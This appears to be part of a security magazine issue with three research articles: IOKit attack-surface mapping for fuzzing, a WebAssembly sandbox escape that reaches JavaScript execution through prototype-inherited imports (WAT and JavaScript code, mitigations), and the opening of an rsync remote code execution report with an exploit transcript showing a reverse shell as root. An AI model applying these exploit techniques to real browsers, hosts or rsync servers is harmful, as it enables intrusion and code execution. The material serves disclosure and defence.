Once a target service is located, we can use IOServiceOpen()[25] to create an IOUserClient instance for communication:

```
io_connect_t connection;
kern_return_t result = IOServiceOpen(
    found_service_ref,     // service from discovery
    mach_task_self(),      // current task
    0,                     // user client type
    &connection            // returned connection handle
);
```


The service validates the request and instantiates the appropriate IOUserClient subclass, returning a connection handle for method calls. On the kernel side, this is handled by SERVICE_NAME::newUserClient functions.

1.3.3 - Calling External Method

Finally, we can use IOConnectCallMethod() to invoke the functionality we want through the established connection. Although there is no direct kernel memory access, this exposure can still introduce vulnerabilities that may lead to kernel code execution[26].

```
uint64_t input_scalar = 0x1234;
uint64_t output_scalar = 0;
uint32_t output_count = 1;

result = IOConnectCallMethod(
    connection,       // connection handle
    5,                // selector (method index)
    &input_scalar,    // scalar inputs
    1,                // scalar input count
    NULL,             // struct input buffer
    0,                // struct input size
    &output_scalar,   // scalar outputs
    &output_count,    // scalar output count
    NULL,             // struct output buffer
    NULL              // struct output size
);
```

The output from the external method, if any, is received through the structure of the output buffer and scalar outputs, while the status code is stored in the result. It's important to note that IOConnectCallMethod is the most commonly used function; however, there are other similar methods, all of which begin with IOConnectCall*[27].



1.4 - User Space Application Flow

```
Service Discovery
    |
    v
+--------------------+     IOServiceMatching()
| Matching Dict      |---> IOServiceGetMatchingServices()
| "DriverName"       |     or IORegistryCreateIterator()
+--------------------+
    |
    v
+--------------------+     IOIteratorNext()
| Service Iterator   |---> IORegistryEntryGetName()
| Loop through all   |     strcmp(name, "target")
+--------------------+
    |
    v
Connection Establishment
    |
    v
+--------------------+     IOServiceOpen()
| io_service_t       |---> Creates IOUserClient
| (Service Handle)   |     Returns io_connect_t
+--------------------+
    |
    v
Method Invocation
    |
    v
+--------------------+     IOConnectCallMethod()
| io_connect_t       |---> Selector + Arguments
| Connection Handle  |     Routed to externalMethod()
+--------------------+

User App  -->  I/O Registry  -->  IOService  -->  IOUserClient
   |               ^                  ^              |
   |               |                  |              |
   +-- Discovery --+                  +-- Bridge ----+
   |                                                 |
   +------------- IOConnectCallMethod ---------------+
```

2 - IOKit Reconnaissance

The second part of the guide shows how to map the attack surface properly to have a complete picture of External Methods exposed from Kernel Space to User Space.

2.0 - What to Map

We need data from IOKit drivers, which enable targeted fuzzing and facilitate faster crash analysis. The result of this entire process should include a structured YAML (or your preferred format) file and a corpus directory with binary files for IOConnectCallMethod.

Fields of interests:

- **Bundle Names:** Kext identifiers containing the driver code. Example: com.apple.iokit.IOAVBFamily
- **Driver Names:** IORegistry service names, so we can match them before using IOServiceOpen. Example: IOAVBNub
- **NewUserClients:** Methods that handle new user client creation. Example: IOAVBNub::newUserClient
- **Types:** Valid `type` values for IOServiceOpen.

- **External Methods:** externalMethod selectors exposed by each user client.
- **Arguments:** Valid scalar and struct sizes for input/output.
- **Endpoints:** Selector IDs per UC, each mapped to argument sizes.
- **Corpus:** Binary samples for inputStruct used by the system or known to be valid.

Each driver maps to its connection types, which map to selector IDs with their argument layout:

```
DriverName:
    TypeValue:
      SELECTOR_ID: [INPUT_SCALAR_CNT, INPUT_STRUCT_SIZE, OUTPUT_SCALAR_CNT,
OUTPUT_STRUCT_SIZE]
```

Example YAML Output Format:

```
AFKEndpointInterface:      # AFKEPInterfaceKextV2::newUserClient
    1768910955:            # AFKEndpointInterfaceUserClient::externalMethod
        0: [2, 10, 16, 10] # extOpenMethod
        1: [1, 10, 1, 10]  # extCloseMethod
        2: [7, 0, 0, 0]    # extEnqueueCommandMethod
```

Corpus Directory Layout:

Each selector gets a directory containing valid binary payloads. These can be passed directly into IOConnectCallMethod as inputStruct payloads.


```
AFKEndpointInterface/1768910955
    |- 0/
    |   `- corpus_0.bin
    |- 1/
    |   `- corpus_0.bin
    `- ...
```

This is a suggested structure for the IOKit MAP. Feel free to organize the data as you like; it's just how I categorize information for my fuzzer.

2.1 - KEXT Analysis

Editor's Note: This paper was truncated for our print release.

Read the full version on phrack.org!



Popping an alert from a sandboxed WebAssembly module

AUTHOR: Thomas Rinsma th0mas.nl

Table of Contents

0 - Introduction

This is a story about breaking a security boundary that may not have been intended, but that many assume exists. We will use some odd JavaScript features in unintended ways to help us to escape this "sandbox", eventually popping an alert from within an isolated WebAssembly module.

Usage of WebAssembly (WASM) is becoming more common lately. Primarily, it's a fast, easy and secure way to run native programs on the web. However, it's also become popular as a way to provide plugin support or allow for modular components. Not just in the browser, but also server-side with Node.js and in entirely different stacks using stand-alone WebAssembly runtimes.

A WASM module's only interface with the outside world is its set of

"imports": effectively a set of external function references which the module can invoke. This is what makes it such a good fit for a plugin system: the host application can quite easily "sandbox" the WASM module by only allowing it access to a limited set of APIs. Or at its extreme: not giving it any imports, constraining the module to be entirely side-effect-free and relying on return values of the module's exports.

Hence, it should be perfectly safe to load and run untrusted WASM modules in such a restricted environment, right??

1 - The WebAssembly-JavaScript interface

Let's first take a step back and explore the basics of WASM modules and how they're loaded from JavaScript.

Here's a very simple WASM module (given in the WAT text representation).

It defines a single import ("logger"), which it calls with the number 42:

```
(module
  (import "ns" "logger" (func $logger (param i32)))

  (func $main
    (call $logger (i32.const 42))
  )
  (start $main)
)
```

We can load and instantiate the module (in its binary form) from JavaScript using WebAssembly.instantiate(), specifying an importObject containing a helper function that performs the actual logging:

```
const importObject = {
    ns: {
        logger: (num) => {
            console.log(`The answer is: ${num}`)
        }
    }
};
fetch("logger.wasm")
    .then((response) => response.arrayBuffer())
    .then((bytes) => WebAssembly.instantiate(bytes, importObject));
```

A single import is given ("logger"), which resides in the "ns" namespace: imports are required to have a namespace, but notably this is restricted to be exactly one level (no more and no less).

Instantiating the module will invoke its designated "start" method (if specified), in our case the $main function. It logs the following to the console:

```
The answer is: 42
```

2 - A "feature" of the specification

WASM modules statically specify the imports they require. During instantiation, the runtime maps each of these imports to the corresponding JavaScript object (it does not have to be a function). The W3C's "WebAssembly JavaScript Interface" specification details exactly how this mapping should occur [0]:

1. If module.imports is not empty, and importObject is undefined, throw a TypeError exception.

2. Let imports be << >>.

3. For each (moduleName, componentName, externtype) of module_imports,

   1. Let o be ? Get(importObject, moduleName).

   2. If o is not an Object, throw a TypeError exception.

   3. Let v be ? Get(o, componentName).

   4. If externtype is of the form func functype,

      ... (snip) ...

      4. Let externfunc be the external value func funcaddr.

      5. Append externfunc to imports.

   ... (snip) ...

In other words, for each of the module's specified imports, the runtime attempts to use Get(importObject, moduleName) to obtain the specified namespace as a key (property) of the importObject, and then again uses Get(o, componentName) to reference the import as a key of that namespace object.

What is Get() in this specification language? Well, according to its definition in the "ECMAScript 2026 Language Specification" [1], it in turn invokes OrdinaryGet(), which performs a recursive lookup on what is known as the prototype chain: a form of inheritance which is core to the JavaScript language. It is why you can call .toString() on almost any object, for example. While it may be normal that this occurs here (almost all property-lookups in JavaScript use this mechanism), I believe that WASM import lookups are implicit enough that almost nobody fully thinks this through.

3 - Importing from the prototype

Why do I say this? Well, consider our importObject from before. If we use tab-completion in a JavaScript REPL, we see that it "inherits" a bunch of properties from the Object prototype:

```
> importObject.<tab>
importObject.__proto__              importObject.constructor
importObject.hasOwnProperty         importObject.isPrototypeOf
importObject.propertyIsEnumerable   importObject.toLocaleString
importObject.toString               importObject.valueOf

importObject.ns
```

So does this mean that besides "ns", all of these other properties can also be imported as WASM namespaces?! Yes :)

To demonstrate this, we can modify our example to import importObject.toString.constructor (the Function constructor) as a global object, and pass that to $logger instead of 42. We also have to slightly change the import of $logger such that it takes an externref instead of an i32: this can be used to represent arbitrary external (JavaScript) values; WASM cannot operate on them, but they can be passed along.

```
(module
  (import "ns" "logger" (func $logger (param externref)))
  (import "toString" "constructor" (global $oops externref))

  (func $main
    (call $logger (global.get $oops))
  )
  (start $main)
)
```

Running this module now logs the following to console:

```
The answer is: function Function() { [native code] }
```

...which is indeed the (string form) of the Function constructor!

This is problematic for someone trying to limit the module's interface to the outside world as it gives the attacker a bunch of "bonus" imports to play with. Even if importObject is entirely empty ({}).

4 - Planning our escape

Obviously the next step is to figure out which extra powers this gives us.

Above, we imported importObj.toString.constructor as a value, but of course we could also import it as a function. The Function constructor is actually quite interesting as it behaves similarly to eval(), though with an extra step of indirection:

```
> x = Function("console.log(42)")
[Function: anonymous]
> x()
42
```

So, if we can somehow (1) pass a string argument containing our JavaScript payload and (2) invoke the returned value as a function, then this would give us a full escape to JavaScript. This is not that easy however.

For problem (1), the issue is that WASM does not have a string type. At best we can specify importObj.toString.constructor to take an i32 as argument, and this will work, but this does not get us very far (the integer will be converted to a string, but "42" is not a very useful piece of JavaScript). This means that we need to find a way to use the other available "gadgets" from the Object prototype to craft arbitrary strings.

Once we have a way to get a JavaScript string, we can pass it to the Function constructor as an externref.

For problem (2), the challenge is that WASM does not really have a concept of external function pointers. Or at least, not in the sense that we can take the return value of an external function and call that directly.

The standard keeps evolving and this might be possible in the near future, but for now we're stuck with an "externref" which we cannot invoke directly. Hence, we also need to find a gadget that can do this for us.

Let's have a look at what we have available.

5 - Available gadgets

We can group the set of prototype-inherited properties of importObject (i.e., of the Object prototype) into the following categories:

- hasOwnProperty, isPrototypeOf, propertyIsEnumerable, toLocaleString, toString, valueOf
- Regular instance methods, each containing the same second-level properties provided by the Function prototype (e.g. importObject.hasOwnProperty.apply)
- Constructor - the Object constructor, containing the same as the other functions above, but also a bunch of static methods
- - __proto__ - the only non-function property, containing all of the above on the second level (e.g., importObject.__proto__.hasOwnProperty)

In JavaScript, methods are invoked on an object instance using the dot syntax (foo.bar()), which implicitly sets "this". When you take a method by itself and call it separately, the value of "this" is not retained:

```
> x = "hello";
> x.toString();
"hello"
> y = x.toString;
> y();
```

Uncaught TypeError: String.prototype.toString requires that 'this' be a String at toString (<anonymous>)

This same holds for our imported methods. While we can for example import and call importObj.__proto__.toString, it is of not much use to us, as we cannot control the value of "this" (it will be undefined). Hence, the only useful functions that remain are static ones. Namely, the Function constructor and all of the static methods on the Object constructor (a.k.a. the Object global):

```
Object.assign                    Object.create
Object.defineProperties          Object.defineProperty
Object.entries                   Object.freeze
Object.fromEntries               Object.getOwnPropertyDescriptor
Object.getOwnPropertyDescriptors Object.getOwnPropertyNames
Object.getOwnPropertySymbols     Object.getPrototypeOf
Object.groupBy                   Object.hasOwn
Object.is                        Object.isExtensible
Object.isFrozen                  Object.isSealed
Object.keys                      Object.length
Object.name                      Object.preventExtensions
Object.prototype                 Object.seal
Object.setPrototypeOf            Object.values
```

5.1 Dynamic function calling

At first these all seem relatively boring, but an unexpected hero here is Object.groupBy() [2]:

```
Object.groupBy(items, callbackFn)
```

"The Object.groupBy() static method groups the elements of a given iterable according to the string values returned by a provided callback function. The returned object has separate properties for each group, containing arrays with the elements in the group."

This relatively new addition to the JavaScript language does a bunch of things we'll end up needing. Most importantly it will call a function for us, solving the second problem from before.

For example, if we somehow manage to obtain a useful Function instance, we can call it like this to run the JavaScript code:

```
x = Function("alert('hello world')"); // assuming we have this string
Object.groupBy([1],x) // will call x for us
```

This only leaves us with the first problem: constructing an arbitrary string. It turns out that this is the hard part.

5.2 First steps in constructing a string

The method String.fromCharCode immediately comes to mind. It returns a string consisting of one or more UTF-16 code units passed as arguments:

```
> String.fromCharCode(0x41, 0x42, 0x43)
'ABC'
```

This would be perfect for us, as integers are no problem for WASM. Though, the problem is of course that fromCharCode is part of the String global, not Object. Luckily, there is a way to access it from any string:

```
"foo".constructor.fromCharCode
```

Obtaining an initial string is a bit tricky, but doable. For example, to get the literal string "length", we can do the following:

```
empty_object = importObject.constructor.prototype; // {}, importable
empty_array = Object.values(empty_object); // []
Object.getOwnPropertyNames(empty_array); // [ 'length' ]
```

The result is still wrapped in an array, but we can use Object.groupBy to help with that. A key insight here is that we can craft arbitrary callback functions because it is perfectly legal to pass a WASM function using ref.func instead of a JavaScript function reference (an externref). So, we could craft a "save-the-nth-element" function by looking at the second argument passed to the callback, the index. In pseudo-JavaScript:

```
g_n = null;
save_first_elem = (x, i) => (if(i == 0) {g_n = x});
arr = [ 'length' ];
Object.groupBy(arr, save_first_elem);
// g_n == 'length'
```

Generalized, we can define $array_get_nth_element as follows in WASM:


```
;; Callback to use with Object.groupBy() to extract element $n to $g_n.
(func $save_nth_element (param $val externref) (param $n i32)
  (local.get $n) (global.get $g_n) i32.eq
  (if (then
      (local.get $val) (global.set $g_nth_element)
  ))
)

;; Given $arr and $n, return $arr[n]
(func $array_get_nth_element (param $arr externref) (param $n i32)
                             (result externref)
  (local.get $n) (global.set $g_n)
  (call $groupBy_i (local.get $arr) (ref.func $save_nth_element))
  drop
  (global.get $g_nth_element)
)
```

We use the name $groupBy_i to indicate the case where we pass an internal (WASM) function, whereas we will use $groupBy_e for calling external function references. Luckily, it is perfectly fine to import the same name twice with different types!

```
(import "constructor" "groupBy" (func $groupBy_i
  (param externref) (param funcref) (result externref)))
(import "constructor" "groupBy" (func $groupBy_e
  (param externref) (param externref) (result externref)))
```

So, using this mechanism, the string "length" can be grabbed as follows:

```
;; Obtain the string 'length'
 ;; Luckily it is the only enumerable object of an empty array, so idx: 0
 (call $array_get_nth_element
   (call $getOwnPropertyNames
     (call $values (global.get $prototype))
   )
   (i32.const 0)
 )
 (global.set $s_length)
```



5.3 Extracting named properties

Next, we need a way to access named properties (e.g. .constructor and .fromCharCode) of an object.

For this, we can use Object.getOwnPropertyDescriptors() to get an "expanded" version of the object, with all of its properties as descriptors. Running Object.values() on that then gives these descriptors as a list:

```
> Object.values(Object.getOwnPropertyDescriptors(string_constructor))
[
  {
    value: [Function: fromCodePoint],
    writable: true,
    enumerable: false,
    configurable: true
  },
  {
    value: [Function: fromCharCode],
    writable: true,
    enumerable: false,
    configurable: true
  },
  ...
]
```

If we know the order of this list, it is then purely a matter of using our $array_get_nth_element function (e.g., with index 1), giving us just the descriptor we want.

We then run Object.values() on this and use $array_get_nth_element again (with index 0) to get the property value we desire (here, the fromCharCode function itself). In reality, the order of this list differs per JavaScript engine but we'll solve that problem later.

5.4 Obtaining individual characters

Now that we have a reference to String.fromCharCode, we can call it with Object.groupBy():

```
> Object.groupBy([0x42], String.fromCharCode)
{ 'B\x00': [ 66 ] }
```

The fact that the return value is given as a key of an object is not a problem, we can use Object.keys() and $array_get_nth_element for that. The \x00 (due to Object.groupBy() passing the element's index as the second argument of String.fromCharCode) can also be removed by taking the first "element" (i.e., character) of the string using $array_get_nth_element, leaving us with just the string 'B'.

To wrap the input value (0x42) in an array for use with Object.groupBy(), we perform some more trickery: another call to Object.groupBy() with a WASM callback allows us to produce the object { "66": ["length"] }, which we can turn into ["66"] using Object.keys(). The fact that our number is now a string is luckily not a problem for String.fromCharCode (it will implicitly call .valueOf()).

Chaining this all together allows us to write the following $chr function:

```
;; A convoluted way to call String.fromCharCode on a single number.
(func $chr (param $c i32) (result externref)
  (local $tmp externref)

  ;; This is just a way to get an array with one element,
  ;; so groupBy invokes the callback just once.
  (call $getOwnPropertyNames (call $values (global.get $prototype)))
  (local.set $tmp) ;; [ 'length' ]

  ;; First we call Object.groupBy() on a single-element array, with a
  ;; callback that returns a fixed value ($c), to create an object with
  ;; just that key. For example, for 66 we'd obtain { "66": ["length"] }
  (local.get $c) (global.set $g_val_i)
  (call $groupBy_i (local.get $tmp) (ref.func $return_val_i))

  ;; Then, we call String.fromCharCode on it by passing e.g. [ "66" ]
  ;; (the result of Oject.keys()) to Object.groupBy()
  (call $groupBy_e
    (call $keys)
    (global.get $String_constructor_fromCharCode)
  )

  ;; Now Object.keys() gives ['A\x00'], so we do _[0][0] to get just 'A'
  (call $keys)
  (i32.const 0) (call $array_get_nth_element)
  (i32.const 0) (call $array_get_nth_element)
)
```

5.5 Accumulating into a string

With individual character-strings now available to us, we need a way to concatenate them. The first step is a method of accumulating characters into a list. For this, we can use the merge primitive provided by Object.assign():

```
> Object.assign({"foo":"bar"}, {"lorem": "ipsum"})
{ foo: 'bar', lorem: 'ipsum' }
```

We'll assign each character to a unique, incrementing key (property name)

using Object.groupBy(), and merge them together using Object.assign():

```
{'1': [ 'H' ], '2': [ 'e' ], '3': [ 'l' ], '4': [ 'l' ], '5': [ 'o' ]}
```

Which we then turn into a list with Object.values()

```
[ [ 'H' ], [ 'e' ], [ 'l' ], [ 'l' ], [ 'o' ] ]
```

How is this useful to us? Well:

```
> String.raw({raw:[['H'],['e'],['l'],['l'],['o']]})
'Hello'
```

This function is normally used under the hood with raw template literals, but it is perfect for our use-case. Its argument should be an object containing a "raw" property with the array of string-parts to concatenate.

The fact that each element is wrapped in an array by itself is no problem:

```
the implicit .toString() will strip them (['A'].toString() == 'A').

Obtaining a reference to String.raw() is done in the same way we obtained
String.fromCharCode(), and creating the argument object is again possible
with Object.groupBy() and a custom callback:

> Object.groupBy([['H'],['e'],['l'],['l'],['o']], () => "raw")
{
  raw: [ [ 'H' ], [ 'e' ], [ 'l' ], [ 'l' ], [ 'o' ] ]
}
```

To invoke String.raw() we use Object.groupBy() again, but it means we have to wrap our object (the argument to String.raw()) in an array. One way to achieve this is by obtaining an existing array containing a single object, and using Object.assign() to merge our own object into that inner object.

6 - Keeping things JS engine-agnostic

(truncated, see digital version of the article)

7 - Exploit recap

To recap, our exploit consists of the following steps:

1. Import a bunch of static methods under Object using the prototype-inherited "constructor" namespace, e.g. `"constructor" "groupBy"`.

2. Obtain "length" and use it to obtain references to String.fromCharCode(), String.raw(), and the string "raw".

3. Use String.fromCharCode() combined with Object.groupBy(), Object.assign(), Object.keys() and Object.values() (among others) to turn individual numbers into a list of characters making up our payload.

4. Use String.raw() to combine the above into a single string.

5. Call the Function constructor with our payload as an argument and then use Object.groupBy() to call its return value, executing our payload.

We combine all of this in a WASM module which executes it on load. It means that the payload will be executed as soon as the following code is loaded by the browser (note the empty importObject):

```
<script>
  fetch("payload.wasm")
    .then((response) => response.arrayBuffer())
    .then((bytes) => WebAssembly.instantiate(bytes, {}));
</script>
```

The result: an alert pops up, stating "hi from WASM" :)

The full WAT code for payload.wasm is available in the digital version of this article.

8 - Mitigation

For a developer wanting to safely run untrusted WASM modules, the solution is simple: make sure the importObject and every namespace inside has a null-prototype:

```
const importObject = Object.assign(Object.create(null), {
  "ns": Object.assign(Object.create(null), {
    "logger": ...
  })
})
```

Alternatively, you can manually inspect a WASM module's desired imports before instantiating it [3] and refuse to run anything with imports that you don't expect.

A process is currently ongoing to standardize an imports/exports interface, known as WASI [4]. Some of these interfaces claim to provide levels of (file-system) sandoxing, but it is good to know that this might be entirely negated by this sandbox escape. For example, Node's experimental node:wasi module [5] provides wasi.getImportObject() which will generate the required importObject for you, but it gives it the regular Object prototype. :)

In their defense, they state:

> The node:wasi module does not currently provide the comprehensive file

> system security properties provided by some WASI runtimes.

9 - Retrospective

Crafting this exploit has been a very enjoyable challenge. To me, this is what hacking is truly about: first, the rush of finding out about this prototype-import "loophole", and then slowly building the sandbox escape piece-by-piece out of functions which were not intended for this at all.

I reported this as a security issue to the Firefox, Chrome, WebKit and Node teams in parallel. All roughly concluded the same thing: this is odd, but currently within specification, and this "sandbox" is not technically a security boundary that WASM was designed for (within the browser at least).

There is some desire for modifying the specification in the future, but this is of course difficult to do in a backward-compatible manner.

This means it is currently still a feature, and we can enjoy it while it lasts! I would love to see if anyone can find other gadgets which can help simplify the payload; I'm sure there are other possible paths to take.

My thanks go to Ryan Hunt at Mozilla for being supportive and helping to coordinate discussion between vendors. And finally, a shout out to my friend Kevin Valk for being a rubber ducky while I was stuck finding the right primitives, and for helping to document the PoC.

10 - References

[0] https://webassembly.github.io/spec/js-api/#read-the-imports

[1] https://tc39.es/ecma262/multipage/abstract-operations.html#sec-get-o-p

[2] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference Global_Objects/Object/groupBy


[3] https://developer.mozilla.org/en-US/docs/WebAssembly/Reference/ JavaScript_interface/Module/imports_static

[4] https://wasi.dev/

[5] https://nodejs.org/api/wasi.html

11 - Full PoC

(truncated, see digital version of the article)



2025 09/11 - 09/13_____ @ KRAKOW, POLAND
2024 09/05 - 09/07___ @ KRAKOW, POLAND
2023 08/25 - 08/26__ @ BUDAPEST, HUNGARY
2022 08/12 - 08/13___ @ BUDAPEST, HUNGARY
2021 _____ EDR EDITION
2020 _____ ANTI-VIRUS EDITION
2019 08/16 - 08/17___ @ BUDAPEST, HUNGARY
2018 08/31 - 09/01_____ @ KRAKOW, POLAND
2017 08/25 - 08/26_____ @ KRAKOW, POLAND
2016 06/17 - 06/18_____ @ KRAKOW, POLAND
2015 07/24 - 07/25_____ @ KRAKOW, POLAND

Desync the Planet - Rsync Remote Code Execution

AUTHOR: Simon Scannell, Pedro Gallegos, Jasiel Spelman

Table of Contents

```
$./exploit rsync://example.com:873/files
[*] Connected to example.com:873 on module files
[*] Received file list
[*] Downloaded target file 'foo': index 1, size 1417 (73a2bc1480ce5898)
[*] Starting leak...
[+] Leaked .text pointer 0x5572190ca847
[*] base: 0x557219088000
[*] shell_exec: 0x5572190b2a50
[*] ctx_evp: 0x557219114a28
[*] Spraying heap...
[*] Setting up reverse shell listener...
[*] Listening on port 1337
[*] Sending payload...
[+] Received connection! Dropping into shell
# id
uid=0(root) gid=0(root) groups=0(root)
```

0 - Introduction

We found reliably exploitable memory corruption and path traversal issues in the file-syncing utility Rsync [1]. The memory corruption bugs allow an unauthenticated attacker to reliably execute arbitrary code on public Rsync servers. The path traversal issues allow a rogue Rsync server to read and write arbitrary files on clients' machines.

Rsync is often deployed alongside HTTP and FTP services offered by package mirrors. There is a precedent of past attacks on Rsync, where an attacker used a Rsync vulnerability to compromise a Gentoo mirror [2].

In this report, we analyze different hypothetical scenarios of an attacker exploiting the vulnerabilities we found, and examine how protected supply chains are against a compromised upstream server.

The Client-to-Server vulnerabilities are remotely exploitable in default configurations. An attacker only needs read access to a public instance, common for package mirrors.

Depending on the software and protections running on a compromised server, an attacker could launch supply chain attacks. We will explore these scenarios and the vulnerable servers we confirmed.

Alternatively, an attacker can take over trusted, public servers to read/write arbitrary files on clients' machines. They can extract sensitive data like SSH keys, or execute

code by overwriting files such as .bashrc, ~/.popt, or others.

1 - Vulnerabilities

The following table provides a brief overview of the vulnerabilities we found.

CVE	Impact	Description
CVE-2024-12084	Heap Overflow	Heap Buffer overflow in Checksum comparison server-side
CVE-2024-12085	Info Leak	Uninitialized stack buffer contents can be leaked by client
CVE-2024-12086	Arbitrary File Read	The server is able to leak arbitrary client files
CVE-2024-12087	Arbitrary File Write	The server can make clients write files outside of destination directory
CVE-2024-12088	Symlink Validation Bypass	Improper handling of nested symlinks allows bypass of --safe-links

2 - Technical Details

The following sections will provide all the background knowledge required to gain a general understanding of Rsync and follow along with the exploitation sections. We then discuss the discovered vulnerabilities and describe the exploit we developed.

2.0.0 - Background - Rsync architecture

